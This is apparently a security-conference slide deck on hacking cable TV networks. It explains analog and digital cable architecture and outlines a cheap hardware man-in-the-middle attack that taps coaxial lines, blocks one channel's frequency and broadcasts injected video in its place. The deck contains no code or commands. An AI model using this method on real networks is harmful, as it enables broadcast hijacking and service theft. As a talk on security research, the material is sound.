


- Go here watch the video, do it now.

<https://www.youtube.com/watch?v=SLQmQwvJU78>

# Allepey, Kerala [ India ]





# Hacking your Cable TV Network

All Demo Videos Goes here:

[http://www.garage4hackers.com/  
entry.php?b=2830](http://www.garage4hackers.com/entry.php?b=2830)

# TV & Media



SPECIAL REPORTS  
**England riots**



Street riots trigger a crisis in policing, politics & society - but what caused them and what do we do now?  
- Darshna Soni



# Today, we will Hack...

- Analogue Cable TV ✓
- DVB-C ✓
- DVB-T [Satellite TV] ✗
- IPTV Intro



# Rahul Sasi

- Security Engineer
- Speaker.

*HITB [KL], BlackHat [US Arsenal], Cocon (2011, 2012, 2013), Nullcon (2011, 2012, 2013), HITB (AMS 2012), BlackHat (EU 2012), EKoparty (Argentina), CanSecwest(Canada 2013), HITcon(Taiwan)*

- One of the Admin members Garage4Hackers.com
- <https://twitter.com/fb1h2s>


Garage4Hackers.com



# Agenda


- Analog Cable Networks.

- Architecture
- Introduction and Attacks



- Digital Cable Networks .


- Migration form Analog to Digital
- Digital Network architecture
- Application and Network layer bugs






# Analog Cable Network The Basics

- FM Modulation And Broadcasting [TV Station]
- Antenna Farm [ Cable Operator End]
- IRD-Integrated Receiver Decoders.
- Local cable network.
- TV



# Analog Cable Network



# Antenna Farms





# IRD Decoder



National Channel



# One IRD per Channel





# Modulator to QAM









# QAM: Quadrature amplitude modulation

- Analog + Digital Modulation
- Modulates the amplitudes of **analog** waves, using AM
- Modulates the amplitudes of **digital** waves, using ASK
- Modulated waves are summed
- Amplified and distributed via optic fiber

*Source: [http://en.wikipedia.org/wiki/Quadrature\\_amplitude\\_modulation](http://en.wikipedia.org/wiki/Quadrature_amplitude_modulation)*

# QAM Device






The transmission channel is **Unencrypted**

# Cable Operation

- Each channel received would be under a particular frequency.
- Cable Operators could modulate to any frequency.
- FDMA is used to sent all the different channels to users.
- The transmission medium is Radio over Fiber.
- TV channels tunes in individual frequency and decodes them to audio and video.

# Attacking Analog Network



# MITM:~ Local Cable Operator\$

- Easy MITM: No Encryption in Analog Network
- Physical access = Free cable connection.

Or

- You can even Broadcast your own signals.

## DTK: Our MITM unit Operator end:~ Devices used



- Optical Receiver
- Optical to Coaxial
- RF modulator
- Amplifier
- Signal Tap

**Total: 80 usd**



# Our Garage





# Local cable operator

- Fiber optic is fast and reliable but expensive.
- Doing a Man-In-Middle on Fiber optic is expensive [atleast for us].
- Local cable admins convert optic input to co-axial.
- Coaxial cable could be easily tapped.



# Device: ~ optical to coaxial

Optic IN

Coaxial out





# MITM:~ Tap and inject signals



# The Process:~ For example

- NDTV would be in frequency A and Times Now on frequency B.
- Both these frequency signals are sent over coaxial cable.
- TV knows how to decode each frequencies.
- So channel no 1 would be pre-set to display HBO[Frequency A] and channel no 2 would be set to display “Star Movies” [Frequency B].
- As a hacker if I need to replace channels, one possibility is to do a man in the middle attack and modulate my videos with Star Movies frequency.



MITM demo

All Demo Videos Goes here:

[http://www.garage4hackers.com/  
entry.php?b=2830](http://www.garage4hackers.com/entry.php?b=2830)

# Avoiding Collision

- Let us shut down the original signal source.
- Shutting down the entire signal source will stop all the channels.
- **Signal cutter** to the rescue – Block NDTV Only.
- Introduce our Video in NDTV Frequency

# Demo

All Demo Videos Goes here:

[http://www.garage4hackers.com/  
entry.php?b=2830](http://www.garage4hackers.com/entry.php?b=2830)

# Digital TV Introduction

- In December 2011, the Lok Sabha passed Cable Television Networks (Regulation) Amendment Bill.
- In the Act the addressable system may **only** transmit **encrypted signals**.
- So with this Act it is mandatory to install set-top boxes on every house for decoding the transmitted signals.

# Digital TV Introduction

- Cable TV & Customers Upgrade to DVBC or IP network which can now transmit encrypted signals.
- DVBC standard [Conditional Access] is an access control mechanism.
- IPTV Networks are traditional TCP/IP Stack.
- Now Signals are encrypted or scrambled before sent on wire.
- A set-top box device is needed to de-scramble the output
- STB decodes the scrambled input and produces the TV out.



# STB :~ Set-Top Box

- Does QAM demodulation .
- DVB-C type set top boxes work on co-axial cable.
- IPTV set-top boxes need IPTV networks.
- IPTV boxes allows internet connectivity .
- Each STB has a unique identity either using **MAC address** or using a **smart card**.

# STB Unique Identity

All Demo Videos Goes here:

[http://www.garage4hackers.com/  
entry.php?b=2830](http://www.garage4hackers.com/entry.php?b=2830)

# DVB-C Set-top box

- Works on Digital Video Broadcasting standard, the same standard is used for satellite broadcasting.
- Works based on [64,128, 256 QAM ] modulation, a combination of amplitude and phase modulation.
- DVB-C is used for broadcasting Audio, Video signals.

Source: Understanding Digital Television: An Introduction to DVB Systems with




# IPTV

- IP Set-Top Boxes enable Video Services connected through IP network.
- Protocols like http, rtsp , igmp are used in streaming the video.
- IPTV can carry Audio, video and data over the wire aka [ Triple play].
- Internet Access is possible using IPTV.

# Digital Cable Overall

